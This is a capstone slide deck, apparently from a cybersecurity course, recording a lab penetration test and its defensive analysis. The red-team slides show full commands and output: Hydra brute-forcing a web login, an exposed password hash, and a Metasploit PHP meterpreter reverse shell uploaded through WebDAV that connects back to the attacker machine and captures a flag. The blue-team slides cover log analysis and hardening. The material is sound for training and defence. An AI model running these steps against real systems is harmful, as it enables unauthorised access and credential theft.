Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Nick Ewing


May 8, 2021

Table of Contents

This document contains the following sections:

Network Topology

Network Topology (Physical)



Network
CIDR: 192.168.1.0/24:
Mask: 255.255.255.0
DGW: 192.168.1.1


Machines
Hyper-V
Windows 10
192.168.1.1

Kali (Attack)
Kali Linux
192.168.1.8

Capstone (Target)
Ubuntu
192.168.1.105

ELK Stack
Ubuntu
192.168.1.100

Network Topology (Logical)



Network
CIDR: 192.168.1.0/24:
Mask: 255.255.255.0
DGW: 192.168.1.1

Machines
Hyper-V
Windows 10
192.168.1.1

Kali (Attack)
Kali Linux
192.168.1.8

Capstone (Target)
Ubuntu
192.168.1.105

ELK Stack
Ubuntu
192.168.1.100

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V Server	192.168.1.1	Host Machine in VM Network NAT Switch
Kali	192.168.1.8 192.168.1.90 (After Azure Restore)	Attacking Platform
ELK Stack	192.168.1.100	Platform Monitoring Machine
Capstone	192.168.1.105	Target Platform Example of Vulnerable Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-548 Exposure of Information through Directory Listing 80/tcp open http-ls: Volume/	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers.	Directory listing provides attacker with key information useful for subsequent stages of attack
Usernames in Plaintext CWE-522 Insufficiently Protected Credentials CWE-312 Cleartext Storage of Sensitive information	Sensitive information (Usernames) in plain text and openly visible without authentication	Usernames provide attacker with key information useful for brute force attacks on systems.
Directory Traversal Attack	Exposure of sensitive information	Directory Traversal allow attackers to access restricted directories within the web server's root directory.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-307: Improper Restriction of Excessive Authentication Attempts	The system does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	Given previously identified usernames and common password lists (rockyou.txt), system is easily accessed with Brute Tools such as Hydra and John.
CWE-311 Missing Encryption of Sensitive data.	Missing encryption of data at rest, exposing sensitive information.	Exposure of key information (CEOs hashed / unsalted password) and step by step instructions to insert files into system.
CWE-434 Unrestricted upload of files with dangerous types	User is able to upload malicious scripts to system (Webdav)	Attacker can execute maliciously uploaded scripts and obtain reverse shell access to system.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-759 and CWE-916 Exposure of hashed password without salt	Password hash stored in accessible location without salt	Allows attacker access (potentially privileged) to system with very little time or effort.
http-enum: /: Root directory w/ listing. Potentially interesting folder (401 unauthorized)	Key resources identified and accessible through http	Give attackers clues on where the secrets may be hidden
Http-sql-injection: Possible SQL Injection Vulnerability.	SQL injection vulnerability may affect any website that users and SQL database.	Allow attacker in inject malicious code and or execute malicious SQL statements.
CVE-2020-14145	Client side OpenSSH 5.7 - 8.4 has an vulnerability allowing an information lead during negotiation	Allows possible man-in-the-middle attackers to target initial connection attempts.

Exploitation: Exposure of Information through Directory Listing

01

Tools & Processes
Simple nmap scan

02

Achievements
Directory listing provided attacker with key information useful for subsequent stages of attack

03

```
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME                FILENAME
| -     2019-05-07 18:23    company_blog/
| 422   2019-05-07 18:23    company_blog/blog.txt
| -     2019-05-07 18:27    company_folders/
| -     2019-05-07 18:25    company_folders/company_culture/
| -     2019-05-07 18:26    company_folders/customer_info/
| -     2019-05-07 18:27    company_folders/sales_docs/
| -     2019-05-07 18:22    company_share/
| -     2019-05-07 18:34    meet_our_team/
| 329   2019-05-07 18:31    meet_our_team/ashton.txt
| 404   2019-05-07 18:33    meet_our_team/hannah.txt
|
```

By enumerating the directories identified, we were able to discover usernames and the existence of a secret folder, administered by ashton.

Exploitation: Usernames in Plain Text

01

Tools & Processes
Used the Hydra tool to attempt to brute force discover ashton's password (Based on knowledge gained from previous step that ashton was the administrator of a "secret file"

02

Achievements
Access to ashton's password and the "secret folder"

03

```
root@kali:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/roc
olders/secret_folder/
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se
.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-03 21:07:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder/
[STATUS] 4616.00 tries/min, 4616 tries in 00:01h, 14339783 to do in 51:47h,
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
```

Not secure | 192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Well this looks promising. Let's determine ryan's password from the hash and we have step by step instructions to insert code into http directories.

Exploitation: Username in Plain Text

03

```
root@kali:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_f
olders/secret_folder/
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes
.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-03 21:07:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder/
[STATUS] 4616.00 tries/min, 4616 tries in 00:01h, 14339783 to do in 51:47h, 16 active
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-03 21:09:33
root@kali:/usr/share/wordlists#
```

User: ashton, password: leopoldo

Not secure | 192.168.1.105/company_folders/secret_folder/

Index of /company_folders/secret_fold

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


Not secure | 192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Well this looks promising. Let's determine ryan's password from the hash and we have step by step instructions to insert code into http directories.

Exploitation: Usernames in Plain Text

03



Exploitation: Uploading of malicious script - CWE-434

01

Tools & Processes
msfvenom - created the malicious script (shell.php) with following payload: php/meterpreter/reverse_tcp
File app - copy the file (shell.php) into target machine using Webdav
Metasploit - Using same payload, create a listener.
Use http: to execute the shell
Meterpreter shell when shell.php was run on target machine


02

Achievements
Reverse shell into target machine and ability to complete mission and capture the flag.

Exploitation: Uploading of malicious script - CWE-434

03

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.8
lhost => 192.168.1.8
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.8:4444
```




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.8
lhost => 192.168.1.8
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.8:4444
```

Exploitation: Uploading of malicious script - CWE-434

03


```
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:34914) at 20
21-05-03 22:22:10 -0400

meterpreter >
```


```
meterpreter > shell
Process 13960 created.
Channel 0 created.
pwd
/var/www/webdav
find / -name flag.txt 2>/dev/null
/flag.txt

cat /flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port scan started on May 5, 2021 at approximately 00:16
- Approximately 52,000 packets were observed from IP: 192.168.1.90
- The sudden peak is our best indication this was a scan.




Analysis: Finding the Request for the Hidden Directory

- 31,824 requests were received in two bursts - May 5, 2021 00:26 - 00:27 and 00:33 and 00:34



Analysis: Uncovering the Brute Force Attack

- 31,822 requests were made across two (back to back) Hydra attacks
- <16,000 requests were made before the attacker cracked the password



Analysis: Finding the WebDAV Connection

- 12 requests were made to the WebDav Connection using /webdav/shell.php

Kibana | [Metricbeat System] Overview EC | [Filebeat System] Syslog dashbo | Discover - Kibana

Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2021-05-05T00:37:49.843Z',to:'2021-05-05T00:37:5...

Discover

New Save Open Share Inspect

Search | KQL | May 5, 2021 @ 00:37:49.84 → May 5, 2021 @ 00:37:51.00 | Refresh

source.ip: 192.168.1.90 × | destination.ip: 192.168.1.105 × | url.path: /webdav/shell.php × | + Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular

t _type

destination.ip

http.response.hea...

t url.full

t url.path

@timestamp

t _id

t _index

score

12 hits

May 5, 2021 @ 00:37:49.843 - May 5, 2021 @ 00:37:51.006 — Auto

Count

3 2.5 2 1.5 1 0.5 0

00:37:49.900 00:37:50.000 00:37:50.100 00:37:50.200 00:37:50.300 00:37:50.400 00:37:50.500 00:37:50.600 00:37:50.700 00:37:50.800 00:37:50.900

@timestamp per 23 milliseconds

Time	_source
May 5, 2021 @ 00:37:50.698	url.path: /webdav/shell.php @timestamp: May 5, 2021 @ 00:37:50.698 event.category: network_traffic event.dataset: http event.duration: 0.7 event.start: May 5, 2021 @ 00:37:50.698 event.end: May 5, 2021 @ 00:37:50.699 event.kind: event type: http agent.type: packetbeat agent.ephemeral_id: d858db0f-270f-474e-8cf0-f1470e1a38c5 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 http.request.method: propfind http.request.bytes: 537B
May 5, 2021 @ 00:37:50.696	url.path: /webdav/shell.php @timestamp: May 5, 2021 @ 00:37:50.696 status: OK agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: d858db0f-270f-474e-8cf0-f1470e1a38c5 destination.bytes: 915B

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Installation of an IDS system (Example Snort or Suricata) is the best way to identify an Port Scan (nmap) against your host or network.

Raise alert with any detection of a Port Scan. If repeated, then set a firewall rule to blacklist source IP address.

System Hardening

Regular Port Scans should be conducted internally to ensure only those ports necessary for a given host are open.

Apply all OS, Service and Application patches without delay.

Ensure firewall and IDS platform patches are applied without delay.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Create an alert for 5 or more password failures in a 30 minute timeframe.

If alert is raised, create a firewall rule to block that IP address for one hour.

System Hardening

Confidential Folders (Secret) should not be exposed. Ensure that only those folders / resources that MUST be exposed are exposed.

Ensure all confidential information is properly encrypted.

Increase password complexity requirements. Consider less obvious usernames and do not expose them.

Mitigation: Preventing Brute Force Attacks

Alarm

For all logon screens, create alert after 5 unsuccessful logon attempts.

For all http failures, create alert after 5 successive failures from same source.

System Hardening

Implement user lockout protocols after 5 unsuccessful logon attempts.

Implement PKI authentication

Implement Two-factor authentication

Increase password complexity requirements. Consider less obvious usernames and do not expose them.

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alert for all webdav access attempts outside of local network or VPN

Create an event log for all file uploads through webdav.

System Hardening

Evaluate usage of webdav and consider possible more secure alternatives.

Do not allow dangerous filetypes or file extentions to be uploaded (php, sh, exe, js, etc)

Implement PKI authentication

Implement Two-factor authentication

Increase password complexity requirements. Consider less obvious usernames and do not expose them.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Create an alert for all file upload attempts from outside of local network / VPN.

Create an event log for all file upload events.

System Hardening

Consider if file uploads are required, and if not eliminate the capability.

Do not allow dangerous filetypes or file extentions to be uploaded (php, sh, exe, js, etc)

Implement PKI authentication

Implement Two-factor authentication

Increase password complexity requirements. Consider less obvious usernames and do not expose them.

Trust Nobody
Encrypt Data in Motion and at Rest
Log Everything

THE END